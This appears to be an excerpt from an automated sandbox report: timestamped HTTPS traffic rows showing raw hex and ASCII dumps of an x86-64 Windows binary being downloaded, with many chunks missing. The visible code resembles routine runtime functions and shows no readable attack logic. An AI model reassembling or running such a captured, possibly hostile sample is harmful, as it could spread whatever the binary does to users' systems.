2022-05-23 06:34:53 UTC	41	IN	Data Raw: 31 62 39 39 0d 0a c3 cc cc cc cc cc cc cc cc 48 83 ec 28 83 3d 2d 3d 02 00 00 75 14 b9 fd ff ff ff e8 b9 f1 ff ff c7 05 17 3d 02 00 01 00 00 00 33 c0 48 83 c4 28 c3 cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 38 e8 e3 00 00 00 8b 4c 24 40 89 08 8b 4c 24 40 e8 14 00 00 00 89 44 24 20 e8 9b 00 00 00 8b 4c 24 20 89 08 48 83 c4 38 c3 89 4c 24 08 48 83 ec 18 c7 04 24 00 00 00 00 eb 08 8b 04 24 ff c0 89 04 24 48 63 04 24 48 83 f8 2d 73 27 48 63 04 24 48 8d 0d 92 11 02 00 8b 04 c1 39 44 24 20 75 11 48 63 04 24 48 8d 0d 7e 11 02 00 8b 44 c1 04 eb 3b eb c7 83 7c 24 20 13 72 10 83 7c 24 20 24 77 09 b8 0d 00 00 00 eb 24 eb 22 81 7c 24 20 bc 00 00 00 72 13 81 7c 24 20 ca 00 00 00 77 09 b8 08 00 00 00 eb 07 eb 05 b8 16 00 00 00 48 83 c4 18 c3 cc cc cc cc cc cc cc cc Data Ascii: 1b99H(=-=u=3H(L$H8L$@L$@D$ L$ H8L$H$$$Hc$H-s'Hc$H9D$ uHc$H~D;\|$ r|$ w"|$ r|$ wH
2022-05-23 06:34:53 UTC	42	IN	Data Raw: fb ff ff c7 00 00 00 00 00 83 bc 24 40 12 00 00 02 75 11 48 8d 05 bc 8f 01 00 48 89 84 24 c8 11 00 00 eb 0f 48 8d 05 a8 8f 01 00 48 89 84 24 c8 11 00 00 48 8b 84 24 60 12 00 00 0f be 00 85 c0 74 12 48 8b 84 24 60 12 00 00 48 89 84 24 d0 11 00 00 eb 0f 48 8d 05 78 8f 01 00 48 89 84 24 d0 11 00 00 48 8b 84 24 60 12 00 00 0f be 00 85 c0 74 1b 83 bc 24 40 12 00 00 02 75 11 48 8d 05 43 8f 01 00 48 89 84 24 d8 11 00 00 eb 0f 48 8d 05 3f 8f 01 00 48 89 84 24 d8 11 00 00 48 8b 84 24 60 12 00 00 0f be 00 85 c0 74 11 48 8d 05 0c 8f 01 00 48 89 84 24 e0 11 00 00 eb 0f 48 8d 05 10 8f 01 00 48 89 84 24 e0 11 00 00 48 83 bc 24 50 12 00 00 00 74 12 48 8b 84 24 50 12 00 00 48 89 84 24 e8 11 00 00 eb 0f 48 8d 05 e4 8e 01 00 48 89 84 24 e8 11 00 00 48 83 bc 24 50 12 00 00 Data Ascii: $@uHH$HHH`tH$`HHxHH$`t$@uHCH$H?H$H$`tHH$HHHPtHPHHHHP
2022-05-23 06:34:53 UTC	43	IN	Data Raw: 20 00 00 33 c9 ff 15 e2 6c 01 00 85 c0 75 46 4c 8d 05 b7 90 01 00 ba 04 01 00 00 48 8d 8c 24 b0 20 00 00 e8 35 61 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 3c 01 00 00 4c 8d 0d 3d 88 01 00 4c 8d 05 5e 90 01 00 48 8d 15 ef 8f 01 00 8b c8 e8 b8 ca ff ff 48 8d 84 24 b0 20 00 00 48 89 84 24 98 00 00 00 48 8b 8c 24 98 00 00 00 e8 9b 60 00 00 48 83 f8 40 0f 86 93 00 00 00 48 8b 8c 24 98 00 00 00 e8 84 60 00 00 48 8b 8c 24 98 00 00 00 48 8d 44 41 80 48 89 84 24 98 00 00 00 48 8d 84 24 b0 20 00 00 48 8b 8c 24 98 00 00 00 48 2b c8 48 8b c1 48 d1 f8 b9 04 01 00 00 48 2b c8 48 8b c1 48 d1 e0 41 b9 06 00 00 00 4c 8b 05 23 08 02 00 48 8b d0 48 8b 8c 24 98 00 00 00 e8 0b 5a 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 45 01 00 00 4c 8d 0d 83 87 01 00 4c 8d 05 a4 8f Data Ascii: 3luFLH$ 5aHD$(D$ <L=L^HH$ HH`H@H$`H$HDAH$H$ H$H+HHH+HHAL#HH$ZHD$(D$ ELL
2022-05-23 06:34:53 UTC	45	IN	Data Raw: 04 75 07 b8 01 00 00 00 eb 02 33 c0 48 8b 8c 24 28 23 00 00 48 33 cc e8 28 78 ff ff 48 81 c4 38 23 00 00 c3 48 89 54 24 10 48 89 4c 24 08 48 83 ec 58 48 83 7c 24 60 00 74 0a c7 44 24 44 01 00 00 00 eb 08 c7 44 24 44 00 00 00 00 8b 44 24 44 89 44 24 40 83 7c 24 40 00 75 2e 48 8d 05 d2 8b 01 00 48 89 44 24 20 45 33 c9 41 b8 48 00 00 00 48 8d 15 4d 8b 01 00 b9 02 00 00 00 e8 f3 f8 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 40 00 75 3b e8 5f f0 ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 48 00 00 00 4c 8d 05 13 8b 01 00 48 8d 15 ec 8a 01 00 48 8d 0d 75 8b 01 00 e8 70 02 00 00 33 c0 e9 ba 00 00 00 48 83 7c 24 68 e0 76 12 e8 1c f0 ff ff c7 00 0c 00 00 00 33 c0 e9 a0 00 00 00 48 83 7c 24 68 00 75 09 48 c7 44 24 68 01 00 00 00 4c 8b 44 24 60 33 d2 48 8b Data Ascii: u3H$(#H3(xH8#HT$HL$HXH\|$`tD$DD$DD$DD$@|$@u.HHD$ E3AHHMu3|$@u;_HD$ AHLHHup3H|$h v3H\|$huHD$hLD$`3H
2022-05-23 06:34:53 UTC	46	IN	Data Raw: 30 06 00 00 89 84 24 64 05 00 00 48 8b 84 24 18 06 00 00 48 89 84 24 70 05 00 00 ff 15 ca 60 01 00 89 44 24 50 33 c9 ff 15 b6 60 01 00 48 8d 4c 24 40 ff 15 a3 60 01 00 89 84 24 50 05 00 00 83 bc 24 50 05 00 00 00 75 1d 83 7c 24 50 00 75 16 83 bc 24 20 06 00 00 ff 74 0c 8b 8c 24 20 06 00 00 e8 95 cd ff ff 48 8b 8c 24 00 06 00 00 48 33 cc e8 75 72 ff ff 48 81 c4 10 06 00 00 5f c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 38 c7 44 24 20 00 00 00 00 48 83 7c 24 40 00 75 02 eb 3b 4c 8b 44 24 40 33 d2 48 8b 0d bf 0a 02 00 ff 15 99 61 01 00 89 44 24 20 83 7c 24 20 00 75 1c ff 15 70 60 01 00 8b c8 e8 39 ea ff ff 89 44 24 24 e8 c0 ea ff ff 8b 4c 24 24 89 08 48 83 c4 38 c3 cc cc cc cc cc 48 83 ec 38 c7 44 24 20 fe ff ff ff 45 33 c0 33 d2 48 8b 0d Data Ascii: 0dHH$p`D$P3`HL$@`$P$Pu\|$Pu$ t$ H$H3urH_HL$H8D$ H|$@u;LD$@3HaD$ |$ up`9D$$L$$H8H8D$ E33H
2022-05-23 06:34:53 UTC	47	IN	Data Raw: e0 1f e9 71 ff ff ff 66 66 66 0f 1f 84 00 00 00 00 00 66 90 48 81 fa 00 10 00 00 72 b5 b8 20 00 00 00 0f 18 04 0a 0f 18 44 0a 40 48 81 c1 80 00 00 00 ff c8 75 ec 48 81 e9 00 10 00 00 b8 40 00 00 00 4c 8b 0c 0a 4c 8b 54 0a 08 4c 0f c3 09 4c 0f c3 51 08 4c 8b 4c 0a 10 4c 8b 54 0a 18 4c 0f c3 49 10 4c 0f c3 51 18 4c 8b 4c 0a 20 4c 8b 54 0a 28 48 83 c1 40 4c 0f c3 49 e0 4c 0f c3 51 e8 4c 8b 4c 0a f0 4c 8b 54 0a f8 ff c8 4c 0f c3 49 f0 4c 0f c3 51 f8 75 aa 49 81 e8 00 10 00 00 49 81 f8 00 10 00 00 0f 83 71 ff ff ff f0 80 0c 24 00 e9 b9 fe ff ff 66 66 66 66 0f 1f 84 00 00 00 00 00 66 66 66 90 66 66 66 90 66 90 49 03 c8 49 83 f8 08 72 61 f6 c1 07 74 36 f6 c1 01 74 0b 48 ff c9 0d 0a Data Ascii: qffffHr D@HuH@LLTLLQLLLTLILQLL LT(H@LILQLLLTLILQuIlq$fffffffffffIlrat6tH
2022-05-23 06:34:53 UTC	47	IN	Data Raw: 64 32 30 0d 0a 8a 04 0a 49 ff c8 88 01 f6 c1 02 74 0f 48 83 e9 02 66 8b 04 0a 49 83 e8 02 66 89 01 f6 c1 04 74 0d 48 83 e9 04 8b 04 0a 49 83 e8 04 89 01 4d 8b c8 49 c1 e9 05 75 50 4d 8b c8 49 c1 e9 03 74 14 48 83 e9 08 48 8b 04 0a 49 ff c9 48 89 01 75 f0 49 83 e0 07 4d 85 c0 75 07 49 8b c3 c3 0f 1f 00 48 ff c9 8a 04 0a 49 ff c8 88 01 75 f3 49 8b c3 c3 66 66 66 66 66 66 66 66 0f 1f 84 00 00 00 00 00 66 66 66 90 66 66 90 49 81 f9 00 20 00 00 73 42 48 8b 44 0a f8 4c 8b 54 0a f0 48 83 e9 20 48 89 41 18 4c 89 51 10 48 8b 44 0a 08 4c 8b 14 0a 49 ff c9 48 89 41 08 4c 89 11 75 d5 49 83 e0 1f e9 73 ff ff ff 66 66 66 66 0f 1f 84 00 00 00 00 00 66 90 48 81 fa 00 f0 ff ff 77 b5 b8 20 00 00 00 48 81 e9 80 00 00 00 0f 18 04 0a 0f 18 44 0a 40 ff c8 75 ec 48 81 c1 00 10 00 Data Ascii: d20ltHfIftHIMIuPMItHHIHuIMuIHIuIfffffffffffI sBHDLTH HALQHDLIHALuIsfffffHw HD@uH
2022-05-23 06:34:53 UTC	51	IN	Data Raw: 31 66 38 33 0d 0a ff ff 83 bc 24 80 00 00 00 08 75 16 48 8b 44 24 38 8b 90 b0 00 00 00 b9 08 00 00 00 ff 54 24 30 eb 0b 8b 8c 24 80 00 00 00 ff 54 24 30 83 bc 24 80 00 00 00 08 74 14 83 bc 24 80 00 00 00 0b 74 0a 83 bc 24 80 00 00 00 04 75 2a 48 8b 44 24 38 48 8b 4c 24 40 48 89 88 a8 00 00 00 83 bc 24 80 00 00 00 08 75 0f 48 8b 44 24 38 8b 4c 24 58 89 88 b0 00 00 00 33 c0 48 83 c4 78 c3 4a d0 00 00 ea d0 00 00 9a d0 00 00 c2 d0 00 00 72 d0 00 00 3e d1 00 00 00 05 01 05 02 05 01 05 05 01 05 05 05 03 05 05 05 05 05 04 02 cc cc cc cc cc cc cc 48 89 54 24 10 89 4c 24 08 48 83 ec 18 48 8b 44 24 28 48 89 04 24 48 8b 04 24 8b 4c 24 20 39 48 04 74 2a 48 8b 04 24 48 83 c0 10 48 89 04 24 48 63 05 d6 62 01 00 48 6b c0 10 48 8b 4c 24 28 48 03 c8 48 8b c1 48 39 04 24 Data Ascii: 1f83uHD8T0T0ttu*HD$8HL$@HuHD8L$X3HxJr>HT$LHHD(HHL$ 9Ht*HHHHcbH kHL$(HHH9$
2022-05-23 06:34:53 UTC	55	IN	Data Raw: 28 e8 bb 6f ff ff 48 8b 44 24 30 48 8b 0d ff da 01 00 48 39 48 30 74 13 ba 02 00 00 00 48 8b 44 24 30 48 8b 48 30 e8 96 6f ff ff 48 8b 44 24 30 48 8b 0d e2 da 01 00 48 39 48 38 74 13 ba 02 00 00 00 48 8b 44 24 30 48 8b 48 38 e8 71 6f ff ff 48 8b 44 24 30 48 8b 0d c5 da 01 00 48 39 48 40 74 13 ba 02 00 00 00 48 8b 44 24 30 48 8b 48 40 e8 4c 6f ff ff 48 8b 44 24 30 48 8b 0d a8 da 01 00 48 39 48 48 74 13 ba 02 00 00 00 48 8b 44 24 30 48 8b 48 48 e8 27 6f ff ff 48 8b 44 24 30 48 8b 0d a3 da 01 00 48 39 48 68 74 13 ba 02 00 00 00 48 8b 44 24 30 48 8b 48 68 e8 02 6f ff ff 48 8b 44 24 30 48 8b 0d 86 da 01 00 48 39 48 70 74 13 ba 02 00 00 00 48 8b 44 24 30 48 8b 48 70 e8 dd 6e ff ff 48 8b 44 24 30 48 8b 0d 69 da 01 00 48 39 48 78 74 13 ba 02 00 00 00 48 8b 44 24 Data Ascii: (oHD$0HH9H0tHD$0HH0oHD$0HH9H8tHD$0HH8qoHD$0HH9H@tHD$0HH@LoHD$0HH9HHtHD$0HHH'oH D$0HH9HhtHD$0HHhoHD$0HH9HptHD$0HHpnHD$0HiH9HxtHD$

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	59	IN	Data Raw: 31 62 65 34 0d 0a 39 01 00 00 48 89 84 24 80 00 00 00 eb 0c 48 c7 84 24 80 00 00 00 00 00 00 00 48 8b 84 24 80 00 00 00 48 89 44 24 40 48 83 7c 24 40 00 75 0a e9 e1 00 00 00 e9 dc 00 00 00 8b 44 24 5c 89 44 24 28 48 8b 44 24 40 48 89 44 24 20 44 8b 4c 24 58 4c 8b 44 24 50 8b 94 24 b0 00 00 00 8b 8c 24 a8 00 00 00 ff 15 24 2f 01 00 85 c0 75 0a e9 a3 00 00 00 e9 9e 00 00 00 83 bc 24 d0 00 00 00 00 75 4d 48 c7 44 24 38 00 00 00 00 48 c7 44 24 30 00 00 00 00 c7 44 24 28 00 00 00 00 48 c7 44 24 20 00 00 00 00 44 8b 4c 24 5c 4c 8b 44 24 40 33 d2 8b 8c 24 d8 00 00 00 ff 15 18 2e 01 00 89 44 24 48 83 7c 24 48 00 75 04 eb 4b eb 49 eb 47 48 c7 44 24 38 00 00 00 00 48 c7 44 24 30 00 00 00 00 8b 84 24 d0 00 00 00 89 44 24 28 48 8b 84 24 c8 00 00 00 48 89 44 24 20 44 Data Ascii: 1be49HHHHD@H|$@uD$\D$(HD$@HD$ DLXLDP$$$/u$uMHD$8HD$0D$(HD$ DL$\LD$@3$.D$ H|$HuKIGHD$8HD0D$(H$HD$ D
2022-05-23 06:34:53 UTC	63	IN	Data Raw: c7 84 24 50 10 00 00 ff ff ff ff e9 81 09 00 00 48 83 bc 24 30 81 00 00 00 0f 84 fc 00 00 00 e8 1a a8 ff ff 8b 00 89 84 24 74 70 00 00 e8 0c a8 ff ff c7 00 00 00 00 00 48 8b 84 24 38 81 00 00 48 89 44 24 20 4c 8b 8c 24 30 81 00 00 41 b8 eb 0f 00 00 ba 00 10 00 00 48 8d 8c 24 70 50 00 00 e8 d9 88 00 00 89 84 24 70 70 00 00 83 bc 24 70 70 00 00 00 7d 47 e8 c3 a7 ff ff 48 c7 44 24 38 00 00 00 00 c7 44 24 30 03 02 00 00 48 8d 0d 1b 5e 01 00 48 89 4c 24 28 48 8d 0d 0f 6a 01 00 48 89 4c 24 20 4c 8d 0d 13 30 01 00 41 b8 22 00 00 00 ba 16 00 00 00 8b 08 e8 f1 6a ff ff e8 7c a7 ff ff 8b 8c 24 74 70 00 00 89 08 83 bc 24 70 70 00 00 00 7d 46 4c 8d 05 f2 3e 01 00 ba 00 10 00 00 48 8d 8c 24 70 50 00 00 e8 60 12 00 00 48 c7 44 24 28 00 00 00 00 c7 44 24 20 06 02 00 00 Data Ascii: PH0tpH8HD$ L$0AH$pPpppp}GHD$8D$0H^HL$(HjHL$ L0A"j|tppp}FL>H$pP`HD$(D$
2022-05-23 06:34:53 UTC	66	IN	Data Raw: 31 30 34 39 0d 0a 00 48 89 84 24 80 00 00 00 48 83 7c 24 78 00 74 59 48 83 bc 24 80 00 00 00 00 74 4e ff 54 24 78 48 89 44 24 50 48 83 7c 24 50 00 74 35 48 8d 44 24 68 48 89 44 24 20 41 b9 0c 00 00 00 4c 8d 44 24 40 ba 01 00 00 00 48 8b 4c 24 50 ff 94 24 80 00 00 00 85 c0 74 0b 8b 44 24 48 83 e0 01 85 c0 75 08 c7 44 24 6c 01 00 00 00 83 7c 24 6c 00 74 17 8b 84 24 d0 00 00 00 0f ba e8 15 89 84 24 d0 00 00 00 e9 81 00 00 00 48 8b 44 24 30 48 39 05 2d c5 01 00 74 2c 48 8b 0d 24 c5 01 00 ff 15 f6 11 01 00 48 89 84 24 88 00 00 00 48 83 bc 24 88 00 00 00 00 74 0c ff 94 24 88 00 00 00 48 89 44 24 58 48 83 7c 24 58 00 74 3f 48 8b 44 24 30 48 39 05 f3 c4 01 00 74 31 48 8b 0d ea c4 01 00 ff 15 b4 11 01 00 48 89 84 24 90 00 00 00 48 83 bc 24 90 00 00 00 00 74 11 48 Data Ascii: 1049H$H|$xtYHtNTxHD$PH|$Pt5HDhHD ALD$@HL$PtDHuD$l|$lt$$HD$0H9-t,H$HHt$ HD$XH|$Xt?HD$0H9t1HH$H$tH
2022-05-23 06:34:53 UTC	70	IN	Data Raw: 66 63 63 0d 0a 48 89 4c 24 08 48 83 ec 18 33 c0 85 c0 74 29 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 48 8b 40 f8 48 8b 00 48 89 04 24 eb 24 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 48 8b 40 f8 48 89 04 24 48 8b 04 24 48 83 c4 18 c3 cc cc cc cc cc cc cc cc cc cc cc cc 48 89 4c 24 08 48 83 ec 18 33 c0 85 c0 74 29 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 48 8b 40 f8 0f b7 00 66 89 04 24 eb 24 48 8b 44 24 20 48 8b 00 48 83 c0 08 48 8b 4c 24 20 48 89 01 48 8b 44 24 20 48 8b 00 0f b7 40 f8 66 89 04 24 0f b7 04 24 48 83 c4 18 c3 cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 4c 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 57 48 81 ec 90 00 Data Ascii: fccHL$H3t)HD$ HHHL$ HHD$ HH@HH$$HD$ HHHL$ HHD$ HH@HHHHL$H3t)HD$ HHHL$ HHD$ H H@f$$HD$ HHHL$ HHD$ H@f$$HLL$ LDHTHL$WH
2022-05-23 06:34:53 UTC	74	IN	Data Raw: 31 32 37 63 0d 0a 00 00 00 ff ff ff 7f 74 5e 48 83 bc 24 a8 00 00 00 01 76 53 48 8b 84 24 a8 00 00 00 48 ff c8 48 39 05 ae 81 01 00 73 0e 48 8b 05 a5 81 01 00 48 89 44 24 58 eb 10 48 8b 84 24 a8 00 00 00 48 ff c8 48 89 44 24 58 48 8b 44 24 58 48 d1 e0 48 8b 8c 24 a0 00 00 00 48 83 c1 02 4c 8b c0 ba fe 00 00 00 e8 dd 03 ff ff 48 83 bc 24 b0 00 00 00 00 74 0a c7 44 24 60 01 00 00 00 eb 08 c7 44 24 60 00 00 00 00 8b 44 24 60 89 44 24 44 83 7c 24 44 00 75 2e 48 8d 05 d2 27 01 00 48 89 44 24 20 45 33 c9 41 b8 13 00 00 00 48 8d 15 75 48 01 00 b9 02 00 00 00 e8 8b 84 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 44 00 75 3e e8 f7 7b ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 13 00 00 00 4c 8d 05 3b 48 01 00 48 8d 15 14 48 01 00 48 8d 0d 75 27 01 00 e8 08 Data Ascii: 127ct^HvSHHH9sHHDXHHHDXHDXHHHLHtD$`D$`D$`D$D|$Du.H'HD$ E3AHuHu3|$Du>{HD$ AL;HHHHu'
2022-05-23 06:34:53 UTC	78	IN	Data Raw: 01 00 00 e9 a4 01 00 00 48 8b 84 24 a0 00 00 00 83 78 0c 00 75 58 48 8b 84 24 a0 00 00 00 8b 00 25 ff ff ff 1f 3d 21 05 93 19 0f 82 7c 01 00 00 48 8b 84 24 a0 00 00 00 83 78 20 00 74 1b e8 52 a7 ff ff 48 8b 8c 24 a0 00 00 00 48 63 49 20 48 03 c1 48 89 44 24 60 eb 09 48 c7 44 24 60 00 00 00 00 48 83 7c 24 60 00 0f 84 3e 01 00 00 48 8b 84 24 80 00 00 00 81 38 63 73 6d e0 0f 85 d4 00 00 00 48 8b 84 24 80 00 00 00 83 78 18 03 0f 82 c2 00 00 00 48 8b 84 24 80 00 00 00 81 78 20 22 05 93 19 0f 86 ad 00 00 00 48 8b 84 24 80 00 00 00 48 8b 40 30 83 78 08 00 74 1f e8 f5 a6 ff ff 48 8b 8c 24 80 00 00 00 48 8b 49 30 48 63 49 08 48 03 c1 48 89 44 24 68 eb 09 48 c7 44 24 68 00 00 00 00 48 8b 44 24 68 48 89 44 24 50 48 83 7c 24 50 00 74 61 0f b6 84 24 b8 00 00 00 89 44 Data Ascii: H$xuXH$%=!|H$x tRH$HcI HHD$`HD$`H|$`>H$8csmH$xH$x "H$H@0xtH$HI0HcIHHD$hHDhHD hHD$PH\|$Pta$D
2022-05-23 06:34:53 UTC	78	IN	Data Raw: 65 64 66 0d 0a ff ff 89 44 24 60 4c 8d 4c 24 68 4c 8b 84 24 30 01 00 00 48 8b 94 24 28 01 00 00 48 8b 8c 24 18 01 00 00 e8 f0 a3 ff ff 4c 8b 84 24 30 01 00 00 48 8b 94 24 28 01 00 00 48 8b 8c 24 18 01 00 00 e8 43 fb ff ff 39 44 24 60 7e 43 44 8b 4c 24 60 4c 8b 84 24 30 01 00 00 48 8b 94 24 28 01 00 00 48 8d 4c 24 68 e8 7e fa ff ff 44 8b 4c 24 60 4c 8b 84 24 30 01 00 00 48 8b 94 24 28 01 00 00 48 8b 8c 24 18 01 00 00 e8 8c fa ff ff eb 21 4c 8b 84 24 30 01 00 00 48 8b 94 24 28 01 00 00 48 8b 8c 24 18 01 00 00 e8 dd fa ff ff 89 44 24 60 83 7c 24 60 ff 7c 13 48 8b 84 24 30 01 00 00 8b 40 04 39 44 24 60 7d 02 eb 05 e8 ca 8d ff ff 48 8b 84 24 10 01 00 00 81 38 63 73 6d e0 0f 85 ce 01 00 00 48 8b 84 24 10 01 00 00 83 78 18 04 0f 85 bc 01 00 00 48 8b 84 24 10 01 Data Ascii: edfD$`LL$hL$0H$(H$L$0H$(H$C9D$`~CDL$`L$0H$(HL$h~DL$`L$0H$(H$!L$0H$(H$D$`|$`|H$0@9D$`}H$8 csmHxH
2022-05-23 06:34:53 UTC	82	IN	Data Raw: 36 33 38 66 0d 0a 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 8b 04 c8 89 44 24 30 e8 9d 96 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 83 7c c8 04 00 74 3a e8 7d 96 ff ff 48 89 44 24 48 e8 73 96 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 48 63 44 c8 04 48 8b 4c 24 48 48 03 c8 48 8b c1 48 89 44 24 50 eb 09 48 c7 44 24 50 00 00 00 00 48 83 7c 24 50 00 0f 84 a7 00 00 00 44 8b 4c 24 30 4c 8b 84 24 90 00 00 00 48 8b 94 24 88 00 00 00 48 8b 8c 24 80 00 00 00 e8 61 eb ff ff e8 0c 96 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 83 7c c8 04 00 74 3a e8 ec 95 ff ff 48 89 44 24 58 e8 e2 95 ff ff 48 8b 8c 24 90 00 00 00 48 63 49 08 48 03 c1 48 63 4c 24 20 48 63 44 c8 04 48 8b 4c 24 58 48 03 c8 48 Data Ascii: 638fHcIHHcL$ D$0H$HcIHHcL$ |t:}HDHsHHcIHHcL$ HcDHL$HHHHD$PHD$PH\|$PDL$0L$HH aH$HcIHHcL$ |t:HDXHHcIHHcL$ HcDHL$XHH
2022-05-23 06:34:53 UTC	86	IN	Data Raw: 44 24 70 e9 7b 03 00 00 48 8b 44 24 30 48 ff c0 48 89 44 24 30 48 8b 84 24 e0 00 00 00 48 83 c0 02 48 89 84 24 e0 00 00 00 e9 72 ff ff ff 48 8b 44 24 30 48 89 44 24 78 48 8d 4c 24 38 e8 78 07 ff ff 48 8b 44 24 78 e9 37 03 00 00 e9 45 02 00 00 48 8d 4c 24 38 e8 9f 07 ff ff 48 8b 00 8b 8c 24 f0 00 00 00 89 4c 24 28 48 8b 8c 24 e0 00 00 00 48 89 4c 24 20 41 b9 ff ff ff ff 4c 8b 84 24 e8 00 00 00 ba 09 00 00 00 8b 48 04 ff 15 30 c1 00 00 48 98 48 89 44 24 30 48 83 7c 24 30 00 74 27 48 8b 44 24 30 48 ff c8 48 89 84 24 80 00 00 00 48 8d 4c 24 38 e8 ff 06 ff ff 48 8b 84 24 80 00 00 00 e9 bb 02 00 00 ff 15 bc bf 00 00 83 f8 7a 74 3b e8 12 4a ff ff c7 00 2a 00 00 00 33 c0 48 8b 8c 24 e0 00 00 00 66 89 01 48 c7 84 24 88 00 00 00 ff ff ff ff 48 8d 4c 24 38 e8 b9 06 Data Ascii: D$p{HD$0HHD$0H$HHrHD0HDxHL8xHD$x7EHL$8HL(HHL AL$H0HHD$0H|$0t'HD$0HH$HL $8H$zt;J*3HfHHL$8

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:34:53 UTC	90	IN	Data Raw: 00 48 8d 15 b5 0a 01 00 48 8d 0d 2e 0b 01 00 e8 91 4c ff ff b8 16 00 00 00 e9 aa 04 00 00 48 83 bc 24 b0 00 00 00 00 76 0a c7 44 24 68 01 00 00 00 eb 08 c7 44 24 68 00 00 00 00 8b 44 24 68 89 44 24 54 83 7c 24 54 00 75 2e 48 8d 05 44 0a 01 00 48 89 44 24 20 45 33 c9 41 b8 67 00 00 00 48 8d 15 6f 0a 01 00 b9 02 00 00 00 e8 75 42 ff ff 83 f8 01 75 03 cc 33 c0 83 7c 24 54 00 75 3e e8 e1 39 ff ff c7 00 16 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 67 00 00 00 4c 8d 05 35 0a 01 00 48 8d 15 16 0a 01 00 48 8d 0d e7 09 01 00 e8 f2 4b ff ff b8 16 00 00 00 e9 0b 04 00 00 48 8b 84 24 a8 00 00 00 c6 00 00 48 83 bc 24 b0 00 00 00 ff 74 68 48 81 bc 24 b0 00 00 00 ff ff ff 7f 74 5a 48 83 bc 24 b0 00 00 00 01 76 4f 48 8b 84 24 b0 00 00 00 48 ff c8 48 39 05 77 3e 01 00 73 Data Ascii: HH.LHvDhDhDhD$T\|$Tu.HDHD$ E3AgHouBu3|$Tu>9HD$ AgL5HHKHHthHtZHvOH$HH9w>s
2022-05-23 06:34:53 UTC	94	IN	Data Raw: 24 40 48 83 bc 24 a8 00 00 00 00 0f 84 75 01 00 00 48 8b 84 24 b0 00 00 00 48 39 44 24 40 0f 86 4b 01 00 00 48 83 bc 24 c0 00 00 00 ff 0f 84 27 01 00 00 48 8b 84 24 a8 00 00 00 c6 00 00 48 83 bc 24 b0 00 00 00 ff 74 68 48 81 bc 24 b0 00 00 00 ff ff ff 7f 74 5a 48 83 bc 24 b0 00 00 00 01 76 4f 48 8b 84 24 b0 00 00 00 48 ff c8 48 39 05 7c 2e 01 00 73 0e 48 8b 05 73 2e 01 00 48 89 44 24 78 eb 10 48 8b 84 24 b0 00 00 00 48 ff c8 48 89 44 24 78 48 8b 84 24 a8 00 00 00 48 ff c0 4c 8b 44 24 78 ba fe 00 00 00 48 8b c8 e8 af b0 fe ff 48 8b 44 24 40 48 39 84 24 b0 00 00 00 76 0d c7 84 24 80 00 00 00 01 00 00 00 eb 0b c7 84 24 80 00 00 00 00 00 00 00 8b 84 24 80 00 00 00 89 44 24 50 83 7c 24 50 00 75 2e 48 8d 05 9f fa 00 00 48 89 44 24 20 45 33 c9 41 b8 64 01 00 00 Data Ascii: $@H$uH$H9D$@KH$'H$HthHtZHvOHHH9|.sHs.HDxHHHDxHHLD$xHHD$@H9$v$$$D$P\|$Pu .HHD$ E3Ad
2022-05-23 06:34:53 UTC	99	IN	Data Raw: 3b e8 55 19 ff ff c7 00 22 00 00 00 48 c7 44 24 20 00 00 00 00 41 b9 8e 00 00 00 4c 8d 05 a9 e9 00 00 48 8d 15 ca ec 00 00 48 8d 0d a3 e8 00 00 e8 66 2b ff ff b8 22 00 00 00 eb 6c 33 c0 48 8b 4c 24 30 66 89 01 48 8b 44 24 30 48 83 e8 02 48 89 44 24 30 48 8b 44 24 30 0f b7 00 66 89 44 24 44 48 8b 44 24 30 48 8b 4c 24 48 0f b7 09 66 89 08 48 8b 44 24 48 0f b7 4c 24 44 66 89 08 48 8b 44 24 30 48 83 e8 02 48 89 44 24 30 48 8b 44 24 48 48 83 c0 02 48 89 44 24 48 48 8b 44 24 30 48 39 44 24 48 72 ae 33 c0 48 81 c4 98 00 00 00 c3 cc cc cc cc cc cc cc cc cc cc cc cc 44 89 44 24 18 48 89 54 24 10 89 4c 24 08 48 83 ec 58 48 c7 44 24 30 ff ff ff ff 48 63 44 24 60 48 83 f8 fe 75 22 e8 a5 18 ff ff c7 00 00 00 00 00 e8 6a 18 ff ff c7 00 09 00 00 00 48 c7 c0 ff ff ff ff e9 Data Ascii: ;U"HD$ ALHHf+"l3HL$0fHD$0HHD$0HD$0fDDHD0HL$HfHD$HL$DfHD$0HHD$0HD$HHHDHHD0H 9D$Hr3HDD$HTLHXHD$0HcD$`Hu"jH
